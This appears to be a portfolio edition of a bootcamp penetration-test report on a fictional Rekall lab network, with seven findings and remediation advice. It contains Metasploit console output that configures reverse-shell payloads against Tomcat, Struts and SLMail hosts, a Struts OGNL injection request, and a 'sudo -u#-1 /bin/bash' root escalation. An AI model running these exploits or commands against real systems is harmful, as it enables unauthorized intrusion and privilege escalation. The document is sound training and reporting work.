

Rekall Corporation

Multi-Platform Penetration Test

Web application, Linux, and Windows lab assessment

Original assessment activity: July-August 2024

PREPARED BY	Jared Lastrado
CONTEXT	Authorized cybersecurity bootcamp lab
EDITION	Public portfolio edition - July 2026
PUBLICATION NOTE	Challenge flags and exact credentials have been redacted

Publication and Authorization Notice

AUTHORIZED LAB ENVIRONMENT

This report documents work performed in a controlled, fictional training environment. No real client systems, production infrastructure, or non-public customer data were involved. The report is intended to demonstrate assessment methodology, technical validation, risk communication, and remediation planning.

This portfolio edition is based on the completed ReCALL bootcamp report. It restructures the submission into a client-style deliverable, corrects terminology where the evidence supports a more accurate classification, and removes challenge instructions, blank template rows, flags, and exact credentials.

PORTFOLIO SANITIZATION

Public-safety edits: challenge flags, exact credentials, and unnecessary exploit output were removed or redacted. Private RFC1918 lab addresses and product names are retained where they help explain the evidence.

Executive Summary

The assessment validated seven vulnerabilities across a web application, three Linux hosts, and one Windows host. The findings included incomplete upload validation, operating-system command injection, two remote-code-execution vulnerabilities, a weak-credential and sudo privilege-escalation chain, a POP3 buffer overflow, and sensitive data exposure. Controlled exploitation demonstrated unauthorized command execution, remote shell access, root-level privilege escalation, and access to protected lab files.

OVERALL RISK

Risk distribution: 3 Critical, 3 High, and 1 Medium finding. The most significant theme was unsupported or outdated software combined with weak input validation and access controls.

Assessment Objectives

- Identify exploitable weaknesses across in-scope web, Linux, and Windows systems.
- Validate whether discovered vulnerabilities could lead to unauthorized access or execution.
- Escalate privileges where permitted by the lab scenario.
- Locate protected lab data and document actionable remediation guidance.

Scope and Methodology

Environment	In-scope assets	Primary techniques
Web application	192.168.14.35	Manual web testing, upload validation review, command-injection validation
Linux	192.168.13.10, 192.168.13.12, 192.168.13.14	Nmap, Nessus, Metasploit, SSH, privilege-escalation

Environment	In-scope assets	Primary techniques
		validation
Windows	172.22.117.20	Service enumeration, known-vulnerability validation, post-exploitation file discovery
Public OSINT	totalrekall.xyz and related registration data	WHOIS review and identity discovery

Methodology

1. Performed passive reconnaissance and reviewed public registration information for useful identity and infrastructure clues.
2. Enumerated hosts, ports, services, and versions using Nmap; reviewed vulnerability-scanner output where available.
3. Manually validated web input-handling weaknesses and used controlled Metasploit modules to confirm known vulnerabilities.
4. Limited post-exploitation activity to proof-of-access, privilege validation, and discovery of designated lab files.
5. Assigned severity, documented evidence, mapped relevant MITRE ATT&CK techniques, and developed remediation guidance.

Findings Summary

ID	Severity	Platform	Finding	Asset
RKL-01	High	Web	Unrestricted File Upload / Extension Validation Bypass	192.168.14.35
RKL-02	Critical	Web	Operating-System Command Injection	192.168.14.35
RKL-03	High	Linux	Apache Tomcat RCE (CVE-2017-12617)	192.168.13.10
RKL-04	Critical	Linux	Apache Struts RCE (CVE-2017-5638)	192.168.13.12
RKL-05	High	Linux	Weak SSH Credential + Sudo Privilege Escalation	192.168.13.14
RKL-06	Critical	Windows	SLMail 5.5 POP3 Buffer Overflow	172.22.117.20
RKL-07	Medium	Windows	Sensitive Data Exposure	172.22.117.20

TECHNICAL ACCURACY NOTE

Terminology correction: the original report labeled RKL-01 as Local File Inclusion. The evidence describes a malicious-file upload accepted after an extension-filter bypass, which is more accurately classified as unrestricted file upload / insufficient file validation.

RKL-01 - Unrestricted File Upload / Extension Validation Bypass

HIGH	Validated in an authorized lab environment
Affected asset	http://192.168.14.35/Memory-Planner.php
Category	Web application / file upload
Reference	CWE-434 - Unrestricted Upload of File with Dangerous Type
MITRE ATT&CK	T1190 Exploit Public-Facing Application; T1105 Ingress Tool Transfer

Description

The application attempted to restrict uploads to image files, but validation relied on the filename rather than independently verifying the file type and preventing executable extensions. A server-side script renamed to include an image extension was accepted by the upload function. The behavior demonstrated that an attacker could bypass the intended control and place a potentially executable file on the server.

Impact

- Potential upload and execution of server-side code if the destination directory permits script execution.
- Possible web-shell deployment, application compromise, and access to server data.
- Evidence that blacklist-style filename checks were insufficient.




Figure 1. The in-scope web application presented a user-controlled image-upload function.




Figure 2. A script was renamed to include an image extension before upload, demonstrating extension-filter bypass testing.

Remediation

1. Use an allowlist of required file types and verify the actual MIME type and file signature, not only the filename.
2. Generate server-side filenames and store uploads outside the web root or in a non-executable object store.
3. Remove multiple or dangerous extensions and reject files that cannot be safely decoded and re-encoded.
4. Apply least-privilege permissions to the upload directory and monitor for executable content.

RKL-02 - Operating-System Command Injection

CRITICAL	Validated in an authorized lab environment
Affected asset	http://192.168.14.35/networking.php
Category	Web application / injection
Reference	CWE-78 - Improper Neutralization of Special Elements used in an OS Command
MITRE ATT&CK	T1190 Exploit Public-Facing Application; T1059 Command and Scripting Interpreter

Description

Administrative DNS and MX lookup fields passed user-controlled input to operating-system commands. One field lacked effective metacharacter filtering; the other blocked some sequences but still accepted the pipe character. The assessor used this gap to execute an additional command and retrieve a designated vendor-data file.




Figure 3. The administrative network-utility page exposed user input fields that were validated for command injection.

Impact

- Arbitrary command execution under the web application service account.
- Unauthorized access to application and operating-system data.
- Potential pivoting, credential theft, persistence, or full server compromise depending on service privileges.

Remediation

1. Do not invoke a shell with user-controlled input; use language-native DNS/MX libraries or fixed command APIs.
2. Apply strict allowlists for domain names and reject all shell metacharacters and unexpected encodings.
3. Run the application with a dedicated low-privilege account and restrict outbound/network and filesystem permissions.
4. Add web-application logging and alerting for command separators, pipes, and anomalous lookup values.

RKL-03 - Apache Tomcat Remote Code Execution (CVE-2017-12617)

HIGH	Validated in an authorized lab environment
Affected asset	192.168.13.10:8080
Category	Linux / vulnerable web service
Reference	CVE-2017-12617; Apache Tomcat/Coyote 8.5.0 observed in scan evidence
MITRE ATT&CK	T1190 Exploit Public-Facing Application; T1059.004 Unix Shell

Description

Service enumeration identified Apache Tomcat 8.5.0 on TCP/8080. The environment was susceptible to CVE-2017-12617, which can allow upload and execution of a JSP payload under vulnerable configurations. Controlled validation produced a remote command shell on the host.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-07-30 23:25 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000058s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.06 ms  192.168.13.10
```

Figure 4. Nmap service enumeration identified Apache Tomcat/Coyote 8.5.0 on the target.


```

File Actions Edit View Help
msf6 > search tomcat jsp

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/admin/http/tomcat_ghostcat      2020-02-20      normal  Yes    Apache Tomcat AJP File Read
1  exploit/multi/http/tomcat_mgr_deploy      2009-11-09      excellent  Yes    Apache Tomcat Manager Application
Deployer Authenticated Code Execution
2  exploit/multi/http/tomcat_mgr_upload      2009-11-09      excellent  Yes    Apache Tomcat Manager Authenticate
d Upload Code Execution
3  exploit/windows/http/cayin_xpost_sql_rce  2020-06-04      excellent  Yes    Cayin xPost wayfinder_seqid SQLi t
o RCE
4  exploit/linux/http/cpi_tararchive_upload  2019-05-15      excellent  Yes    Cisco Prime Infrastructure Health
Monitor TarArchive Directory Traversal Vulnerability
5  exploit/multi/http/tomcat_jsp_upload_bypass  2017-10-03      excellent  Yes    Tomcat RCE via JSP Upload Bypass

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/tomcat_jsp_upload_bypass

msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

Name      Current Setting  Required  Description
--      -
Proxies    RHOSTS          192.168.13.10  no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.13.10  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     8080            yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI /              yes       The URI path of the Tomcat installation
VHOST     /              no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     172.20.7.68     yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.20.7.68:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 3 opened (172.20.7.68:4444 → 192.168.13.10:54940 ) at 2024-07-30 23:45:02 -0400

```

Figure 5. Controlled Metasploit validation opened a remote command shell on the Tomcat host.

Impact

- Remote command execution with the privileges of the Tomcat service.
- Potential access to application secrets, configuration files, and connected services.
- Potential lateral movement if the compromised service account has broader network access.

Remediation

1. Upgrade Tomcat to a supported, fully patched release and verify the vulnerable PUT/JSP behavior is disabled.
2. Disable unnecessary HTTP methods and prevent write access to executable web-content directories.
3. Restrict management and application ports to required source networks.
4. Deploy detection for unexpected JSP creation, suspicious child processes, and outbound reverse-shell traffic.

RKL-04 - Apache Struts Remote Code Execution (CVE-2017-5638)

CRITICAL	Validated in an authorized lab environment
Affected asset	192.168.13.12:8080
Category	Linux / vulnerable web framework
Reference	CVE-2017-5638 - Jakarta Multipart Parser / OGNL injection
MITRE ATT&CK	T1190 Exploit Public-Facing Application; T1059.004 Unix Shell

Description

Vulnerability-scanner output identified an Apache Struts 2 Jakarta Multipart Parser weakness. The assessor validated CVE-2017-5638 with a controlled Metasploit module and obtained a remote session, demonstrating server-side command execution and access to a designated target file.

CRITICAL

Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)

>

Description
 The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.

Solution
 Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.
 Alternatively, apply the workaround referenced in the vendor advisory.

See Also
<http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html>
<http://www.nessus.org/u777e9c654>
<https://cwiki.apache.org/confluence/display/WWW/Version+Notes+2.5.10.1>
<https://cwiki.apache.org/confluence/display/WWW/S2-045>

Output

```

Nessus was able to exploit the issue using the following request :

GET / HTTP/1.1
Host: 192.168.13.12:8080
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: %${context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addHeader('X-Tenable','h_3zMYMq')}.multipart/form-data
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, image/png, */*
    
```

Port ▲
 8080 / tcp / www

Hosts
 192.168.13.12

Figure 6. Scanner evidence identified the Apache Struts Jakarta Multipart Parser RCE condition.

```

msf6 > search jakarta parser

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  exploit/multi/http/struts2_content_type_ognl  2017-03-07      excellent Yes     Apache Struts Parser Multipart Parser OGNL Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/struts2_content_type_ognl

msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):
=====
Name      Current Setting  Required  Description
--      -
Proxies   192.168.13.12   no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.13.12   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     8080            yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI /struts2-showcase/ yes          The path to a struts application action
VHOST     /               no        HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
--      -
LHOST     172.26.66.216   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
=====
Id  Name
--  -
0   Universal

```

Figure 7. Controlled validation configured the Struts OGNL injection module against the in-scope host.

Impact

- Unauthenticated remote code execution on the affected web server.
- Potential complete compromise of the application and data accessible to the service account.
- High risk of credential theft, lateral movement, and persistence in a real environment.

Remediation

1. Upgrade Apache Struts to a vendor-supported version that is not affected by CVE-2017-5638.
2. Inventory all deployed Struts applications and remove unsupported framework versions.
3. Use a WAF only as a temporary compensating control; patching and application upgrade remain the primary fix.
4. Hunt for suspicious Content-Type headers, unexpected Java child processes, and newly created web files.

RKL-05 - Weak SSH Credential and Sudo Privilege Escalation

HIGH	Validated in an authorized lab environment
Affected asset	192.168.13.14
Category	Linux / authentication and privilege escalation
Reference	CVE-2019-14287 - sudo user-ID bypass
MITRE ATT&CK	T1078 Valid Accounts; T1068 Exploitation for Privilege Escalation; T1548.003 Sudo and Sudo Caching

Description

Public registration data exposed a likely SSH username. The account used an easily guessed password, allowing remote SSH access. On the host, the installed sudo version and policy were susceptible to CVE-2019-14287; a restricted Runas user-ID value could be interpreted as root, resulting in a root shell. The exact credential and challenge value are redacted from this public edition.

Registrant Name: sshUser [REDACTED]
Registrant Organization: Not provided
Registrant Street: [LAB VALUE REDACTED]

Figure 8. Public registration data exposed a likely SSH username; the exact lab credential clue is redacted.

```
$ sudo -u#-1 /bin/bash
root@d74108c294a3:/# find / -type f -iname *flag*.
/root/flag12.txt
[LAB FLAG VALUE REDACTED]
root@d74108c294a3:/#
```

Figure 9. Controlled validation escalated the SSH session to root; the lab flag value is redacted.

Impact

- Unauthorized remote access through a weak credential.
- Privilege escalation from a standard account to root.
- Potential full compromise of the host, including credentials, configuration, and connected systems.

Remediation

1. Rotate the affected credential, enforce unique passphrases, and disable password-based SSH where key-based authentication is feasible.
2. Patch sudo to a version not affected by CVE-2019-14287.
3. Review sudoers rules for broad or exclusion-based Runas permissions and apply least privilege.
4. Monitor SSH authentication anomalies and alert on unexpected root shells or unusual sudo user-ID syntax.

RKL-06 - SLMail 5.5 POP3 Buffer Overflow

CRITICAL	Validated in an authorized lab environment
Affected asset	172.22.117.20:110
Category	Windows / vulnerable network service
Reference	Seattle Lab Mail 5.5 POP3 buffer overflow; CWE-120
MITRE ATT&CK	T1210 Exploitation of Remote Services

Description

An aggressive service scan identified SLMail 5.5 on the Windows host. The legacy POP3 service contained a known stack-based buffer overflow. Controlled exploitation opened a Meterpreter session and demonstrated remote access to the host.

```
106/tcp open  pop3pw      SLMail pop3pw
110/tcp open  pop3        BVRP Software SLMAIL pop3d
```

Figure 10. Service enumeration identified the SLMail POP3 service on TCP/110.

```
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:64501 ) at 2024-08-01 19:18:07 -0400

meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    32       fil      2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-   3358     fil      2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-   1840     fil      2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-   3793     fil      2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-   4371     fil      2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-   1940     fil      2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-   1991     fil      2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-   2210     fil      2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-   2831     fil      2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-   1991     fil      2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-   2366     fil      2024-07-30 18:00:33 -0400  maillog.008
100666/rw-rw-rw-   2147     fil      2024-08-01 19:03:33 -0400  maillog.009
100666/rw-rw-rw-   8512     fil      2024-08-01 19:18:06 -0400  maillog.txt

meterpreter > cat flag 4.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat flag4.txt
```

Figure 11. Controlled validation opened a remote session and listed the mail-server directory.

Impact

- Remote code execution on the Windows host through an exposed legacy service.
- Potential theft or modification of email data and host-level information.
- Potential use of the compromised host for lateral movement or persistence.

Remediation

1. Remove or replace SLMail 5.5 with a supported mail service; do not expose unsupported software to untrusted networks.
2. Restrict POP3 access through host and network firewalls and segment legacy systems.
3. Use endpoint protection and exploit-prevention controls to block memory-corruption techniques.
4. Monitor for abnormal POP3 payload sizes, service crashes, and unexpected child processes.

RKL-07 - Sensitive Data Exposure

MEDIUM	Validated in an authorized lab environment
Affected asset	172.22.117.20
Category	Windows / data protection and access control
Reference	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
MITRE ATT&CK	T1083 File and Directory Discovery; T1005 Data from Local System

Description

After gaining authorized lab access to the Windows host through RKL-06, the assessor enumerated local directories and located a designated sensitive file. The file was readable by the compromised context, demonstrating that sensitive information was not sufficiently protected from a host-level attacker. The challenge value is redacted.

```
meterpreter > pwd
C:\Users\Public
meterpreter > cd Documents
-----
[LAB FLAG VALUE REDACTED]
```

Figure 12. A designated sensitive file was readable from the compromised Windows session; the lab value is redacted.

Impact

- Unauthorized disclosure of sensitive or proprietary information after system compromise.
- Increased impact of an initial foothold because local data was broadly readable.
- Potential exposure of credentials, internal documentation, or business records in a real environment.

Remediation

1. Classify sensitive data and store it only in approved locations with least-privilege access controls.
2. Encrypt sensitive data at rest and protect encryption keys from the same user and service contexts.
3. Audit file permissions and remove broad local read access.
4. Monitor access to sensitive directories and alert on unusual enumeration or bulk file reads.

Prioritized Remediation Plan

Priority	Action	Findings addressed
Immediate	Remove or patch exposed vulnerable services and frameworks; isolate affected hosts until validated.	RKL-03, RKL-04, RKL-06
Immediate	Rotate weak credentials, patch sudo, and review SSH and sudo access policies.	RKL-05
Near term	Replace shell-based web utilities and harden file upload handling.	RKL-01, RKL-02
Near term	Review sensitive data locations, permissions, and monitoring.	RKL-07
Ongoing	Establish recurring asset inventory, vulnerability scanning, patch SLAs, and detection validation.	All findings

Skills Demonstrated

Capability	Portfolio evidence
Reconnaissance	WHOIS/OSINT review and network service enumeration.
Vulnerability assessment	Nmap and Nessus findings translated into testable hypotheses.
Manual validation	Web input validation, command injection, authentication, and file access were confirmed.
Controlled exploitation	Metasploit modules validated Tomcat, Struts, and SLMail vulnerabilities.
Linux and Windows analysis	Remote shell access, SSH authentication, sudo escalation, and Windows post-exploitation validation.
Risk reporting	Seven findings prioritized with impact, evidence, MITRE ATT&CK mapping, and remediation.

Conclusion

The Rekall assessment demonstrates end-to-end penetration-testing fundamentals across web applications, Linux services, and Windows infrastructure. The work moved beyond scanner output by validating exploitability and business impact, then translating the technical results into prioritized defensive actions. For a SOC-focused portfolio, the report also shows familiarity with the attacker behaviors that security monitoring and incident-response teams must detect and investigate.